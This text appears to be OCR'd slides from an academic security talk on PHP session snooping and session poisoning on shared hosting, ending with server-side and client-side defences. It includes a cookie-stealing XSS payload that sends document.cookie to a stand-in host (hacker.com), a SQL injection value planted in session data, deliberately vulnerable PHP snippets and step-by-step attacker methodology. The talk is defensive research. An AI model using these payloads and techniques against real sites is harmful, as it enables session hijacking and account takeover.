Breaking Web Applications in Shared Hosting Environments

Nick Nikiforakis

Katholieke Universiteit Leuven

Who am I?

- Nick Nikiforakis
- PhD student at KULeuven
- Security
  - Low-level
  - Web applications
- http://www.securitee.org

In one sentence…

- Default session management techniques and shared hosting plans do not go together….so don't do it

Roadmap

- Shared Hosting
- Session Identifiers
- Session Attacks
  - Standard (client-side)
  - Session Snooping, Session Poisoning (server-side)
- Demo
- Who is affected
- Existing Protection mechanisms
- Protect yourselves
- Conclusion


Shared Hosting

- 124,953,126 active domains[1]
  - 121,121 registered today
- Hosting companies
  - Shared Hosting
  - Virtual Dedicated Hosting
  - Dedicated Hosting

[1] http://www.domaintools.com/internet-statistics/

Shared Hosting Prices

- Shared Hosting
  - Starting at 3.64 Euro/month
- Virtual Dedicated Hosting
  - Starting at 21.89 Euro/month
- Dedicated Hosting
  - Starting at 45.97 Euro/month



Shared Hosting

- Many users share one server
- Typically:
  - 1 Virtual Host Setting/User
  - User is confined to a small number of directories
  - All web applications run with the privileges of the Web Server

Downsides of Shared Hosting

- More Limits
- Less Control
- Less Performance
- LESS SECURITY!

Sessions


HTTP & HTTPS

- The two workhorse protocols are by design stateless
  - No native-tracking mechanism provided
  - Inability to enforce access control
- Mechanisms
  - HTAccess & HTPasswd
  - Session identifiers

HTAccess

- Features
  - Per directory access control
  - Content control
    - Redirection
    - URL Rewriting
    - Customized error messages
- Used to be THE way of logging-in

HTAccess Dialogue



Problems with HTAccess

- Fine-grained access control is a hassle
- Too manual
  - Registration of users
  - Password change
  - Password reset
- What happens when the content is no longer in a directory but on databases?


Session Identifiers

- Generate pseudo-random identifier (token) and bind that with a specific user
- Give this token to the user
- Every time that the user visits the page, make the distinction based on that token

- Indispensable feature of the modern WWW
  - All Web-programming languages support it

Session Management 101

```
<html>
<form method="POST" action="./login.php">
Username: <input type="text" name="username">
Password: <input type="password" name="password">
<input type="submit" value="Submit">
</form>
```



Session Management 101

```
<?php
session_start();
$username = $_POST['username'];
$password = $_POST['password'];
check4NaughtyInput($username,$password);
if(isUser($username,$password)){
        $_SESSION['logged_in'] = 1;
        …}
else{   …
}
…
?>
```

Common Session Management Functions

- session_start();
- session_destroy();
- $_SESSION[];
- session_regenerate_id();
  - Only if they know what they are doing

Session Cookie

- What happens at the client side?

session_start() =>

Set-Cookie:
PHPSESSID=qwertyuiopasdfgh;

Well-known session attacks

- Session Hijacking
  - Through XSS
    - XSSed contains more than 300,000 records
  - Sniffed Traffic
    - Open WiFi
    - Most recent-tool, FireSheep
- Session Fixation
  - Get a valid session
  - Let the user populate it
  - Then use it again

Vulnerable PHP Script

```
<?php
   session_start();
   $query = $_GET['q'];
   print "Searching for $query";
   ....
?>
```

http://vulnerable.com/search.php?q=</u><script>
document.write(`<img src="http://hacker.com/
session_hijack.php?ck=' + document.cookie +`">');
</script>

Sessions and the Server

Behind the scenes

- session_start(), creates a file that will contain all the values that the programmer will set in the $_SESSION[] array

- The filename consists of a standard prefix and the session_id itself
  - Set-Cookie: PHPSESSID= qwertyuiop
  - Filename: sess_qwertyuiop
  - Stored in the default session store
    - /tmp, /var/lib/php5,…

Behind the scenes

User without Session

- session_start();
- $_SESSION['loggedin'] = 1
- if(isset($_SESSION['loggedin']))

Create file /$session_store/$prefix_*

Open file /$session_store/$prefix_*

Write key and value

Read specific key and value

Behind the scenes

User With Session

GET /index.php

Cookie:

PHPSESSID=12345678

….

Open file:
$Session_store/$Prefix_12345678

Populate $_SESSION[] array with values from this file

What does the session file look like

- $_SESSION['loggedin'] = 1;
- $_SESSION['user'] = "admin";
- $_SESSION['num'] = 4.5;

- loggedin|i:1;
- user|s:5:"admin"
- num|d:4.5

Facts…

- By default, all PHP scripts share a common session store
- The session file accessed by PHP is based on the session id provided by the user
- A Web application can't distinguish between sessions that it created and sessions that other applications created

Results…

An attacker with a single malicious PHP script can:

1. force a co-located web application to use sessions that it didn't create
2. Open session files that he didn't create and make arbitrary changes

Results…

An attacker with a single malicious PHP script can:

1. Force a co-located web application to use sessions that it didn't create
2. Open session files that he didn't create and make arbitrary changes

Session Poisoning

Session Snooping

Session Poisoning…

1. An attacker creates a new session
2. Populates this session with common variable names
   - $_SESSION[‘loggedin’] = 1
   - $_SESSION[‘isadmin’] = 1
   - $_SESSION[‘user’] = “admin”
   - $_SESSION[‘userid’] = 0
   - …

Session Poisoning…

3. Forces the session cookie to all of the websites/web applications located on the same server
4. If an application uses the same naming of variables then the attacker can circumvent the logic of the application
   - E.g, if (isset($_SESSION['isadmin']))

Session Snooping

1. The attacker visits a co-located website, creates an account and does an "exhaustive" browsing of the website
2. He prints out his session identifier
3. He instructs his own scripts to load the session file with the session identifier of the website in question
    i. Legitimate operation of session_id()

Session snooping…


4. He looks at the values that the website has set in the session identifier
5. He edits/adds values which will enable him to elevate his rights
   - $_SESSION['isadmin'] = 0

Demo

Is this a real problem?


- Short answer: You bet
- Reasons:
  - Programmers are trained to code as if only their application exists on a server
  - PHP will trust the client to point to the appropriate session id

Teaching Programmers…



Chapter 8:
"Sessions work great with no additional tweaking…."

Teaching Programmers…




```
session_start();
…
$_SESSION['validuser'] =  $userid;
….

//Member Section
if(isset($_SESSION['validuser'])){


}
```

Attacker Methodology

- Mass Attacks
  - Obtain list of websites located on the same physical server as you
  - Create a session and set many common keywords
  - Browse all the different websites, always forcing the session cookie that you created
  - Enjoy ☺

Attacker Methodology

- Specific targets
  - Place yourself on the same server as your victim
  - Browse their website extensively and then load their session in your PHP snooping script
  - Change values at will
  - Reload page

Further attacks possible

- New attacks
  - Programmers trust their own input
  - SQL, XSS, Local/Remote file inclusion…
- Evading Web application firewalls
  - Session values that are used in SQL requests are never in the URL or body of the request
- Evade logging
  - Attack vector is not present in the attacker's request, thus it will never show in any kind of logging

SQL Injection using Session Snooping

- SELECT fname,lname,email from users where userid = $_SESSION[‘userid’];

- $_SESSION[‘userid’] = ‘-1 UNION ALL SELECT…’;

Who is vulnerable?

- Everyone hosted on a shared hosting environment who is not actively protecting their sessions
  - Open source applications
    - forum-software, picture galleries, web admin panels, CMS …
  - Custom scripts

Case Study: CMS

- Content Management Systems
- Enable non-programmers to create professional, dynamic and powerful websites



CMS: Results

- 9 out 10 used sessions to maintain state
- 2 out of 9 used the default PHP session functionality…
  - Concrete5 & WolfCMS
  - 22.2% Vulnerable
- The non-vulnerable ones used the database to store their sessions

Protections in place

- Server-Side
  - Protections already in place by your hosting company
- Client-side
  - Changes that you can do to your scripts

Suhosin

- Suhosin is an advanced protection system for PHP installations. It was designed to protect servers and users from known and unknown flaws in PHP applications and the PHP core.
  - Patch to protect core
  - Extension to protect applications

Suhosin Session Defaults

suhosin.session.checkraddr	0	0
suhosin.session.cryptdocroot	On	On
suhosin.session.cryptkey	[protected]	[protected]
suhosin.session.cryptraddr	0	0
suhosin.session.cryptua	Off	Off
suhosin.session.encrypt	On	On
suhosin.session.max_id_length	128	128

Session data can be encrypted transparently.
The encryption key used consists of this user defined string (which can be altered by a script via ini_set()) and optionally the User-Agent, the Document-Root and 0-4 Octects of the REMOTE_ADDR.

Suhosin against snooping & poisoning

- The only thing that is of value and can stop the vanilla attack is if suhosin.session.cryptdocroot is enabled
  - Each user gets his own document root
    - /var/www/customer1
    - /var/www/customer2
    - /var/www/attacker

Other server solutions

- suEXEC, suPHP, fastcgi…
- One common goal
  - Run applications with specific user privileges instead of “nobody” web user
  - 16-35x overhead
  - We can no longer open other peoples’ session files and snoop around (Session Snooping)
  - But?

Can we go around these?

- If the session store is still common, yes ☺
  - Create and poison session
  - Change permissions of session file to 0777
  - Force site to use the specific session id
    - This will work because your file is available to all other users

Client-side protections

- If you can afford it choose a private hosting product
  - Only your files are present
- If su* is present, make sure to use your own session directory
  - session_save_path()
- Overide the default session management functions and utilize your database
  - Be careful of your new SQLi attack surface

Conclusion

- Session management functionality of PHP was NOT designed with shared hosting in mind…
- Existing countermeasures are server-side and thus you have little-to-no control over them
- Change your scripts (time) OR move to dedicated hosting (money)

Thank you

- Questions/Comments?
  - http://demo1.cz.cc
  - http://sessionattacker.cz.cc

Contact:
nick.nikiforakis[AT]cs.kuleuven.be